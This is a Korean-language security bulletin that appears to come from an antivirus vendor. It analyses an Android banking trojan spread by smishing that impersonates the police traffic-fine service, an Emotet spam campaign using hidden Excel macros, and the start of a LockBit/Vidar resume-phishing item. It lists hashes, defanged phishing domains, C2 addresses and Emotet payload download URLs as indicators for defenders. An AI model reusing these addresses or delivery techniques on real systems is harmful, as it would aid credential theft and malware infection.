
다음은 악성 앱 공격의 예방 및 대응 방법이다.

악성 앱 예방

- 1) 출처가 불분명한 앱은 설치하지 않는다.
- 2) 구글 플레이 스토어 같은 공식 사이트에서만 앱을 설치한다.
- 3) SMS 나 메일 등으로 보내는 앱은 설치하지 않는다.

악성 앱 감염 시 대응

- 1) 악성 앱을 다운로드만 하였을 경우 파일 삭제 후 신뢰할 수 있는 백신 앱으로 검사 수행.
- 2) 악성 앱을 설치하였을 경우 신뢰할 수 있는 백신 앱으로 검사 및 악성 앱 삭제.
- 3) 백신 앱이 악성 앱을 탐지하지 못했을 경우
 - A. 백신 앱의 신고하기 기능을 사용하여 신고.
 - B. 수동으로 악성 앱 삭제



[그림 21] 탐지 화면

현재 알약 M에서는 해당 앱을 **“Trojan.Android.Banker”** 탐지 명으로 진단하고 있다.

IOC 정보

[HASH]

2a8acc569470fe9fc4d58119d94cd5ba376c6891d2291efd53bbea029bb42d3e
 467318c6944ef9be498402e48507544ab12a6f1eb1267155d16c046996da9b57
 079854171e11adb7722cccf25b7c83c5ece94718d5cf5ee80aed22a0698e40b
 1e59e72176c88a514bbc5ca13ec7051aa5ee083ce79acd24562ff6e587fcd0cc
 2c72307ff883166e773fc4cc65935e58b3bf26fde2771da5007ec5ff42f7b527
 8660254158a8d89604f777d70880840eba8eefca925e22305f218e6cf7c2936a
 fda6fa780ab337ddbc820853fddda3f9ac2ba10dad06e9e054bc4460709ea2ee
 2d690b1104ccf529bdf77a71d920a57dff8d5efb3e300ef1c9a7f5e293c955b4
 4b0ff799a0425acc79c0f04cf915ca11938c4264dacdbc8ba39050cd85ed49ce
 b8e5b810bfd874897fda91ea079b190f0ae850e0c6a95cb470f50540f8e2e30f
 bf5a85e71501fc0c51daa13913a5e4aeafd4f94c914e82abc95fb98988ea4bf3
 bb8e8473a454ad3662cfee3c92541daa3fc464f6c6c98124ce58bc063b2d6bee
 a027abb15d12c002c23df463fe312e9cde03f0bcb1f9aebcf9a4dcb5c5e2d22
 11b0467a57685c8ee70d97f2553caae837faeec2041c4bf71400d7e890943457
 723d8271866e35d44e3abec4ed1c49c1c4a802ad96eff62a5b61a7625660486d
 b21c51a87e57fd33485da85a825fc3dc5c24654590a412c8ed4b54be18d4843
 f2b4758e605d4f19bfe7b2d344750fb3419d3769ab7806686e2c276dd5a01112
 f5bc475f3172d6b5f0c5e165c2023d7637dc427aff6f80e5c33a8e08e557592c
 081b4613d6dbe3b5f03ef775d5bcc818effb4ac013f5dc80c616b82d14e73f47
 be0078755f12d8abb1f1bef423502be1c173fe1603bf62d185b90869e35decc2

[Phishing Site]

payshop[.]store
 am[.]payshop[.]store
 em[.]payshop[.]store
 im[.]payshop[.]store

[C2]

hxxp[:]//202.61.128[.]39
 hxxps[:]//reddit[.]com/user/Defiant_Pin7998

3

최신 보안 동향

대량 유포중인 경찰청교통민원 24(이파인) 사칭 스미싱 주의!


이번주 초부터 현재까지 경찰청교통민원 24 를 사칭한 스미싱이 대량으로 유포중에 있어 사용자들의 각별한 주의가 필요합니다.

현재 대량으로 유포 중인 스미싱은 다음과 같은 문구로 유포 중입니다.

[교통 24(이파인)]어린이 보호구역 보도 미정차.처벌통지서발송완료 http://xx.xx

[교통 24(이파인)]자동차위반벌점처분고지서 발송 완료 http://xx.xx

만일 사용자가 스미싱 문자 내 링크를 클릭하면, 공격자가 제작해 놓은 경찰청교통민원 24(이파인) 피싱 페이지로 이동하며, 조회를 위해서는 휴대폰 정보를 입력해야 한다며 휴대폰번호 입력을 유도합니다.



[그림 1] 피싱 페이지 메인화면

공격자는 사용자들의 의심을 피하기 위하여 다음과 같은 트릭을 씁니다.

- 스미싱 문자에 포함된 피싱 페이지 링크를 웹브라우저에서 접속 시 실제 경찰청 교통 민원 24 페이지로 리디렉션
- 휴대폰 정보 입력란에 입력된 데이터 값을 검증하여, 스미싱 문자를 수신하지 않은 사용자의 휴대폰 번호 입력 시 다음 단계로 이동하지 않음

[그림 2] 이름 및 생년월일 입력 유도 페이지

사용자가 휴대폰 번호 입력 후 조회를 누르면, 이름과 생년월일 입력을 유도합니다. 해당 단계에서는 입력된 값에 대한 검증 과정은 없으며, 랜덤한 값 입력 후 확인하기 버튼을 누르면 악성 앱을 내려주는 페이지로 이동합니다.

[그림 3] 악성 앱 다운로드 페이지

다운로드 받은 악성 앱을 설치하면 다음과 같은 권한을 요구합니다.



[그림 4] 앱 권한

- SMS : 사용자의 SMS에 접근하여 SMS 발송, 열람, 삭제와 같은 행위를 할 수 있다.
- 전화 : 사용자의 전화에 접근하여 발신,수신,가로채기와 같은 행위를 할 수 있다.
- 주소록 : 사용자의 주소록에 접근하여 저장되어 있는 연락처 정보를 열람, 추가, 삭제와 같은 행위를 할 수 있다.
- 저장 : 사용자 휴대폰에 저장되어 있는 파일들에 접근하여 파일열람, 탈취, 삭제와 같은 행위를 할 수 있다.

악성 앱의 이모티콘은 실제 이파인 앱과 유사하게 제작되어 사용자들이 구별하기 어렵습니다.



[그림 5] 정상앱(좌)과 악성앱(우)

악성 앱을 실행하면 삼성계정정보 입력 화면이 뜨며 계정정보 입력을 유도합니다. 이후 단계적으로 신분증/면허증 사진, 신용카드 정보, 금융(은행)정보 입력, 보안카드 사진, 인증서 입력을 요구하며 이렇게 입력한 정보들은 모두 공격자의 서버로 전송됩니다.

The image displays a sequence of nine mobile application screens arranged in a 3x3 grid, illustrating a phishing process. The screens are as follows:

- Screen 1 (Top Left):** Titled '설정 계정에 로그인' (Log in to settings account). It contains fields for '이메일주소' (Email address) and '비밀번호' (Password), along with a '로그인' (Login) button.
- Screen 2 (Top Middle):** Titled '신분증/원치않는 활동기록' (ID Card/Unwanted activity record). It shows a placeholder for an ID card and a '로그인' (Login) button.
- Screen 3 (Top Right):** Titled '신분 카드를 선택하여 주세요' (Please select your ID card). It features radio buttons for '신분증' (ID Card), '신분증' (ID Card), '신분증' (ID Card), '신분증' (ID Card), and '신분증' (ID Card), along with a '로그인' (Login) button.
- Screen 4 (Middle Left):** Titled '문제를 해결하여 주세요' (Please solve the problem). It includes radio buttons for '문제를 해결하여 주세요' (Please solve the problem), '문제를 해결하여 주세요' (Please solve the problem), '문제를 해결하여 주세요' (Please solve the problem), and '문제를 해결하여 주세요' (Please solve the problem), along with a '로그인' (Login) button.
- Screen 5 (Middle Middle):** Titled '보안카드를 입력하세요' (Please enter security card). It shows a placeholder for a security card and a '로그인' (Login) button.
- Screen 6 (Middle Right):** Titled '인증서 번호를 입력하십시오' (Please enter certificate number). It contains a field for '인증서 번호' (Certificate number) and a '로그인' (Login) button.
- Screen 7 (Bottom Left):** Titled '핸드폰 설정하기' (Set up phone). It contains the text '설정/삼성계정/앱과 서비스/삼성 앱/다른 기기에서도 전화/문자하기' (Settings/Samsung account/Apps and services/Samsung app/Make calls or send messages on other devices) and a '로그인' (Login) button.
- Screen 8 (Bottom Middle):** Titled '자료 전송' (Transfer data). It contains the text '설정/삼성계정/앱과 서비스/삼성 앱/다른 기기에서도 전화/문자하기' (Settings/Samsung account/Apps and services/Samsung app/Make calls or send messages on other devices) and a '로그인' (Login) button.
- Screen 9 (Bottom Right):** Titled '자료 전송' (Transfer data). It contains the text '설정/삼성계정/앱과 서비스/삼성 앱/다른 기기에서도 전화/문자하기' (Settings/Samsung account/Apps and services/Samsung app/Make calls or send messages on other devices) and a '로그인' (Login) button.

[그림 6] 악성 앱 실행 과정

다양한 개인정보의 입력을 요구하다 보니 입력단계에서 사용자들이 이상함을 느껴 중단하는 경우가 있습니다. 하지만 단계별로 데이터를 전송하기 때문에 입력을 중단하더라도 현재까지 입력한 정보들은 고스란히 공격자에게 전송됩니다.

개인정보 입력이 모두 끝나면 인증 완료 화면이 뜨며, 10분의 카운트다운이 시작되는데, 해당 화면은 아무런 의미가 없으며 단지 사용자의 대기를 유도하기 위한 화면으로 공격이 종료되었음을 의미합니다.

최근 백신 증명서 큐브앱(Coov)과 모바일 신분증을 위장한 악성 앱이 발견되었는데 확인결과 이파인 악성 앱과 아이콘만 다른 동일한 악성 앱으로 확인되었습니다.



[그림 7] 정상앱(좌)과 악성앱(우)


스미싱을 통해 악성 앱을 유포하고 개인정보 탈취를 시도하는 공격이 지속되고 있습니다.

사용자 여러분들께서는 어떠한 경우에도 금융정보 및 신분증 정보와 같은 과도한 개인정보를 요구하는 경우는 없다는 점을 반드시 기억해주시기 바라며, 출처가 불분명한 사용자에게서 수신한 문자 내 링크 클릭 혹은 전화번호로 콜 백을 지양 하셔야 합니다. 또한 앱은 반드시 구글 플레이와 같은 공식 경로로만 내려받으시길 권고 드립니다.


만일 실수로 악성 앱을 설치하였다면 바로 삭제를 하시거나 알약M 과 같은 신뢰할만한 모바일 백신 설치 및 검사를 진행하여 삭제하시기를 바랍니다.

이모텟(Emotet) 악성코드, 스팸메일을 통한 국내 유포 재개

이모텟 악성코드는 2014년 처음 등장 이후 현재까지 꾸준히 활동 중에 있으며, 주로 스팸메일을 통하여 유포됩니다. 최근 5개월동안 거의 활동을 하지 않다가 다시 활동을 재개하였으며, 국내에서도 이모텟이 포함된 스팸메일이 대량으로 발견되고 있습니다.




[그림 1] 스팸 메일



[그림 2] 스팸 메일 내 압축 파일

스팸메일 내에는 암호가 설정되어 있는 압축 파일이 포함되어 있으며, 압축파일 암호는 이메일 본문 내 적혀있습니다.

이메일의 형태가 정교하지 않아 수신자들은 바로 스팸메일임을 인지할 수 있어 감염률은 높지 않을 것으로 추정되나, 해킹 당한 이메일 계정을 통하여 발송하기 때문에, 이전에 주고받았던 이메일의 전달 형태로 수신한다면 이상함을 감지하고도 열어볼 가능성이 있습니다.




[그림 3] 악성 엑셀 실행 화면


압축파일 내에는 악성 매크로 코드가 포함되어 있는 엑셀 파일이 존재합니다.

엑셀파일을 실행하면, 악성 매크로 코드를 정상적으로 실행하기 위하여 사용자로 하여금 [콘텐츠 사용] 버튼을 클릭하도록 유도합니다.

엑셀 파일 내에는 숨겨진 시트 내 특정 셀에 수식이 포함되어 있는데, 해당 셀에 대해 매크로 이름상자에 Auto_Open으로 지정되어 있어, 사용자가 [콘텐츠 사용] 버튼을 누르면 해당 셀에 있는 수식이 자동으로 실행되게 됩니다.



[그림 4] 악성 엑셀파일 내부에 숨겨진 시트와 이름관리자 화면




[그림 5] 숨겨진 시트에 존재하는 코드 화면

숨겨진 시트 내에는 다음과 같은 수식들이 포함되어 있으며, 실행 시 공격자가 미리 입력해 둔 웹 페이지에 순차적으로 접속을 시도하며 연결되는 페이지에서 C:\Windows32\System32 하위에 dll 형태로 이모트를 내려 받습니다. 이렇게 다운로드 된 dll 형태의 이모트는 regsvr32.exe 명령어를 사용하여 실행합니다.

다운로드 주소

hxxp://sourceinternship[.]com/vendor/rZnJL9pPUjA9pU/
 hxxp://www[.]thebeginningstore.in/0202498070/m2x8inU7TSiuO3px/
 hxxp://www[.]angloextrema.com.br/assets/mQVRrHu7o0eJXxTFu/
 hxxp://alvaovillagecamping[.]pt/wp-content/Ra9iwOPb6uLf/



[그림 6] 다운로드 된 dll 형태의 이모텟


이렇게 실행된 이모텟 악성코드는 파일 내부에 존재하는 C&C로 접속을 시도하며, 접속 성공 시 공격자로부터 추가 명령을 받아 다운로드 및 정보 탈취 등의 악성 행위를 수행할 수 있습니다.

사용자 여러분들께서는 첨부파일의 비밀번호가 포함된 수상한 이메일 수신 시, 열람을 지양하시고 바로 삭제하시기를 권고 드립니다.

이력서 위장 피싱메일을 통해 유포중인 LockBit 랜섬웨어와 Vidar 정보탈취 악성코드 주의!

최근 공격자들은 랜섬웨어와 함께 다른 악성코드도 유포하는 양상을 보이고 있습니다.


이번에 발견된 공격에서는 정보 탈취 악성코드를 유포 중이며, 얼마 전에는 Amadey bot 을 유포하기도 하였습니다. 이번에 발견된 공격은 "#언제나 미소를 가지고 준비된 지원자입니다."라는 제목의 입사지원 메일로 위장하고 있으며 본문에는 잘 부탁드립니다라는 내용과 함께 압축된 첨부파일이 포함되어 있습니다.



[그림 1] 피싱 메일

